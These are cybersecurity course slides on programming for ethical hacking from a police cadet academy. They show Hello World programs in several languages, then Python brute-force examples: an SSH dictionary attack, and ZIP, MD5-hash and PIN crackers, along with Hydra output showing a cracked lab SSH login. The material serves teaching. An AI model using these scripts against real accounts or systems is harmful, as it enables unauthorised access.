



RPCA Cyber Club
Faculty of Forensic Science
Royal Police Cadet Academy

Cybersecurity

Chapter 3

Programming for Ethical Hacking

Asst.Prof.Pol.Lt.Col.Dr.Wongyos Keardsri (Bank)

Faculty of Forensic Science | Royal Police Cadet Academy | Thailand

Email: wongyos@gmail.com | Line ID: wongyos | Phone/WhatsApp: +6689-599-3490

Facebook: facebook.com/wongyos

Copyright © 2026

Programming Languages






Overviews of Programming Languages

- **Programming language** is a **formal language**, which comprises a **set of instructions** that helps **programmers** to communicate to the **computer**
- The **popular** programming languages for **cybersecurity** and **ethical hacking** are:
 - **Python** → exploit scripts for hacking
 - **Java** → android app source codes
 - **C/C++** → system services/malwares
 - **Assembly** → machine codes





Programming Language Ranking: IEEE Spectrum



<https://spectrum.ieee.org/top-programming-languages-2025>



Programming Language Ranking : TIOBE

Jan 2025	Jan 2024	Change	Programming Language		Ratings	Change
1	1			Python	23.28%	+9.32%
2	3	↑		C++	10.29%	+0.33%
3	4	↑		Java	10.15%	+2.28%
4	2	↓		C	8.86%	-2.59%
5	5			C#	4.45%	-2.71%
6	6			JavaScript	4.20%	+1.43%
7	11	↑↑		Go	2.61%	+1.24%
8	9	↑		SQL	2.41%	+0.95%
9	8	↓		Visual Basic	2.37%	+0.77%
10	12	↑		Fortran	2.04%	+0.94%

<https://www.tiobe.com/tiobe-index/>



Programming Languages for Cybersecurity

Best Cyber Security Programming Languages

> hackr.io



Java




Python



C++



Assembly



Ruby



Perl

<https://hackr.io/blog/best-cyber-security-programming-languages>



Programming Languages for Cybersecurity (Cont)




<https://www.bestcolleges.com/bootcamps/guides/best-cybersecurity-programming-languages/>




The Difference of Programming Languages

- **Programming languages** have their own **unique syntax**
 - All of programming languages must have the same **core functional structures** such as getting the **input** data, displaying the **output** data, **deciding**, and **iterating**
 - There are many **programming paradigms** for example;
 - **Structured** programming paradigm
 - **Object-oriented** programming paradigm
 - **Functional** programming paradigm
 - **Logic** programming paradigm
 - **Scripting** programming paradigm
 - **Event-driven** programming paradigm
- } **Multiple** programming paradigms




Python Language Processing







Java Language Processing







C/C++ Language Processing





Assembly Language Processing





Python Language: Hello World

- The **Python** source code of “Hello World”

```
print('Hello World')
```

- Save the source code as a file “Test.py”
- **Run** the program

```
$ python3 Test.py  
Hello World
```

```
(kali㉿kali)-[~]  
$ cat Test.py  
print('Hello World')  
  
(kali㉿kali)-[~]  
$ python3 Test.py  
Hello World  
  
(kali㉿kali)-[~]  
$
```




Java Language: Hello World

- The **Java** source code of “Hello World”

```
public class Test {  
    public static void main(String[] args) {  
        System.out.println("Hello World");  
    }  
}
```

- Save the source code as a file **“Test.java”**



Java Language: Hello World (Cont)

- **Compile** and **run** the program

```
$ javac Test.java
$ java Test
Hello World
```

or

```
$ java Test.java
Hello World
```

```
(kali㉿kali)-[~]
$ cat Test.java
public class Test {
    public static void main(String[] args) {
        System.out.println("Hello World");
    }
}

(kali㉿kali)-[~]
$ java Test.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFont
Hello World

(kali㉿kali)-[~]
$
```




C Language: Hello World

- The **C** source code of “Hello World”

```
#include <stdio.h>
int main()
{
    printf("Hello World\n");
    return 0;
}
```

- Save the source code as a file “Test.c”



C Language: Hello World (Cont)

- **Compile** and **run** the program

```
$ gcc Test.c
$ ./a.out
Hello World
```

```
(kali㉿kali)-[~]
└─$ cat Test.c
#include <stdio.h>
int main()
{
    printf("Hello World\n");
    return 0;
}

(kali㉿kali)-[~]
└─$ gcc Test.c

(kali㉿kali)-[~]
└─$ ./a.out
Hello World

(kali㉿kali)-[~]
└─$
```




C++ Language: Hello World

- The C++ source code of “Hello World”

```
#include <iostream>
using namespace std;
int main() {
    cout << "Hello World" << endl;
    return 0;
}
```

- Save the source code as a file “Test.cpp”



C++ Language: Hello World (Cont)

- **Compile** and **run** the program


```
$ g++ Test.cpp
$ ./a.out
Hello World
```

```
(kali㉿kali)-[~]
└─$ cat Test.cpp
#include <iostream>
using namespace std;
int main() {
    cout << "Hello World" << endl;
    return 0;
}

(kali㉿kali)-[~]
└─$ g++ Test.cpp

(kali㉿kali)-[~]
└─$ ./a.out
Hello World

(kali㉿kali)-[~]
└─$
```



Assembly Language: Hello World

- The **x86-64 (64 bits)** source code of “Hello World”

```
section .text
    global _start
_start:
    mov rax, 1           ; system call for write
    mov rdi, 1           ; making file handle stdout
    mov rsi, message     ; passing address of string to output
    mov rdx, length      ; number of bytes
    syscall              ; invoking os to write
    mov rax, 60          ; sys call for exit
    xor rdi, rdi         ; exit code 0
    syscall              ; invoke os to exit
section .data
message:
    db "Hello World", 10 ; char *msg = "Hello World\n"
length:
    equ $ - msg         ; int len = len(msg) = 11
```



Assembly Language: Hello World (Cont)

- Save the source code as a file **"Test.asm"**
- **Assemble** (compile), **link**, and **run** the program in Netwide Assembler (**NASM**)

```
$ nasm -f elf64 Test.asm
$ ld -o a.out Test.o
$ ./a.out
Hello World
```

```
(kali@kali)-[~]
$ nasm -f elf64 Test.asm

(kali@kali)-[~]
$ ld -o a.out Test.o

(kali@kali)-[~]
$ ./a.out
Hello World

(kali@kali)-[~]
$
```

(Using **64-bit Kali Linux**)



Assembly Language: Hello World (Cont)

- The **x86 (32 bits)** source code of “Hello World”

```
extern printf
section .text
    global main
main:
    push ebp
    mov ebp, esp
    push message
    call printf
    add esp, 4
    leave
    ret
section .data
message:
    db "Hello World", 10
```



Assembly Language: Hello World (Cont)

- Save the source code as a file **“Test.asm”**
- **Assemble** (compile), **link**, and **run** the program in Netwide Assembler (**NASM**)

```
$ nasm -f elf32 Test.asm
$ gcc -m32 -z noexecstack -no-pie -o a.out Test.o
$ ./a.out
Hello World
```



Assembly Language: Hello World (Cont)

```
(kali㉿kali)-[~]  
$ nasm -f elf32 Test.asm  
  
(kali㉿kali)-[~]  
$ gcc -m32 -z noexecstack -no-pie -o a.out Test.o  
  
(kali㉿kali)-[~]  
$ ./a.out  
Hello World  
  
(kali㉿kali)-[~]  
$
```

(Using 32-bit Kali Linux)

Programming Skills for Ethical Hacking





Overviews of Programming Skills

- Programming is a fundamental skill for ethical hacking, as it allows you to
 - Create custom tools
 - Automate tasks
 - Understand how software vulnerabilities work
- Different programming languages serve different purposes in ethical hacking
- Many ethical hacking tools are built using programming languages





Overviews of Programming Skills (Cont)

- Programming Skills for Automation
 - Write **scripts** to **automate repetitive tasks** (e.g., **brute-forcing**, **iterating**)
 - Use programming techniques like **complex iterations** or **recursions** for automated ethical hacking
- Programming Skills for Networking
 - Understand how **networks/protocols** work (TCP/IP, UDP, DNS, HTTP/HTTPS)
 - Learn to use **libraries** like **socket** (Python) or **scapy** for network information gathering
- Programming Skills for Web Vulnerabilities
 - Learn how **web applications work** (frontend, backend, APIs)
 - Understand common vulnerabilities like **SQL injection**, **XSS**, **CSRF**, and **SSRF**



Overviews of Programming Skills (Cont)

- Programming Skills for Cryptography
 - Learn how **encryption**, **decryption** and **hashing** work
 - Understand common **algorithms** (e.g., AES, RSA, SHA)
 - Use **libraries** like cryptography (Python) to **implement cryptographic functions**
- Programming Skills for Reverse Engineering
 - Learn to analyze and **reverse-engineer software**
 - Use tools like **Ghidra**, **IDA Pro**, and **Radare2**
- Programming Skills for Exploit Development
 - Learn about **buffer overflows**, **stack/heap overflows**, and **shellcode**
 - Understand how to **write** and **debug** exploits using tools like **gdb** and **pwntools**



Programming Skills for Automation

- Programming for **automated ethical hacking** is a technique used to **brute-force** and **run repetitive** tasks
 - **Brute-forcing**: a technique used to **guess** passwords, keys, or other sensitive information by systematically trying **all possible combinations**
 - **Iterating or iteration**: a programming technique used to **repeat a block of code multiple times**, typically to process collections of data (like lists, arrays, or dictionaries) or to perform repetitive tasks until a specific condition is met
 - **Recurring or recursion**: a programming technique where a **function calls itself** to solve a problem by breaking it down into smaller, more manageable subproblems



Programming Skills for Automation (Cont)

How a Basic Brute Force Attack Works



Username	Password	Attempt Status
admin	a1234567	Failed
admin	aa123456	Failed
admin	aaa12345	Failed
admin	aaaa1234	Failed
admin	aaaaa123	Success

Username	Password	Attempt Status
admin	12345678	Failed
admin_	12345678	Failed
administrator	12345678	Failed
itadmin	12345678	Failed
itadministrator	12345678	Success

<https://www.thesslstore.com/blog/brute-force-attack-definition-how-brute-force-works/>



Programming Skills for Automation (Cont)

■ Key Concepts for **Brute-forcing**:

- **Wordlists**: a file containing possible passwords or keys to try
- **Itertools (Python)**: library in Python is useful for generating combinations and permutations
- **Rate Limiting**: avoid getting blocked by implementing delays between attempts
- **Multithreading**: speed up brute-forcing by running multiple attempts simultaneously

```
Applications ▾ Places ▾ Terminal ▾ Tue Jul 18, 10:49:11
root@CHIMERA: ~/Materials/9_PasswordAttacks/2_OnlineAttacks/1_Hydra

[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "Certain" - 242 of 264 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "media" - 243 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "sites" - 244 of 264 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "whitelisted" - 245 of 264 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "allow" - 246 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "crawlers" - 247 of 264 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "access" - 248 of 264 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "page" - 249 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "markup" - 250 of 264 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "when" - 251 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "links" - 252 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "shared" - 253 of 264 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "learn" - 254 of 264 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "more" - 255 of 264 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "please" - 256 of 264 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "contact" - 257 of 264 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "robots" - 258 of 264 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "whitelist" - 259 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "Twitterbot" - 260 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "facebookexternalhit" - 261 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "https" - 262 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "hassan" - pass "12345" - 263 of 264 [child 4] (0/0)
[22][ssh] host: 192.168.56.101 login: hassan password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-18 10:49:09
root@CHIMERA:~/Materials/9_PasswordAttacks/2_OnlineAttacks/1_Hydra#
```



Programming Skills for Automation (Cont)

- **Generating Wordlist** with **crunch** (Kali Linux) for Brute-forcing

```
crunch 6 8 0123456789 -o wordlist.txt
```

- **Generating All 4-Digit PINs** with **itertools** for Brute-forcing

```
import itertools

for pin in itertools.product("0123456789", repeat=4):
    print("".join(pin))
```

- **Adding Delay** with **time** for Brute-forcing

```
import time

time.sleep(1)  # Wait 1 second between attempts
```



Programming Skills for Automation (Cont)

- **Running multithreads** with **threading module** for Brute-forcing

```
import threading

def brute_force(start, end):
    for i in range(start, end):
        print(f"Trying {i}")

threads = []
for i in range(0, 1000, 100):
    thread = threading.Thread(target=brute_force, args=(i, i + 100))
    threads.append(thread)
    thread.start()

for thread in threads:
    thread.join()
```



Programming Skills for Automation (Cont)

■ Password Brute-Forcing Example

```
import os
for i in range(1, 1000000):
    process = os.popen('./atmcode ' + str(i))
    preprocessed = process.read().strip()
    print(i, preprocessed)
    if 'Invalid ATM Code' not in preprocessed:
        break
    process.close()
```



Programming Skills for Automation (Cont)

■ Dictionary Attacks Example

```
import paramiko

def ssh_brute_force(host, username, wordlist):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    for password in wordlist:
        try:
            ssh.connect(host, username=username, password=password, timeout=1)
            print(f"Success! Password: {password}")
            break
        except:
            print(f"Failed: {password}")
    ssh.close()

ssh_brute_force("192.168.1.10", "admin", ["admin", "password", "123456"])
```



Programming Skills for Automation (Cont)

■ ZIP File Brute-Forcing Example

```
import zipfile

def crack_zip(zip_file, wordlist):
    with zipfile.ZipFile(zip_file) as zf:
        for password in wordlist:
            try:
                zf.extractall(pwd=password.encode())
                print(f"Success! Password: {password}")
                break
            except:
                print(f"Failed: {password}")

crack_zip("protected.zip", ["123456", "password", "qwerty"])
```



Programming Skills for Automation (Cont)

■ Hash Brute-Forcing Example

```
import hashlib

def crack_hash(target_hash, wordlist):
    for word in wordlist:
        hashed_word = hashlib.md5(word.encode()).hexdigest()
        if hashed_word == target_hash:
            print(f"Success! Password: {word}")
            break

crack_hash("5f4dcc3b5aa765d61d8327deb882cf99", ["password", "admin", "123456"])
```



Programming Skills for Automation (Cont)

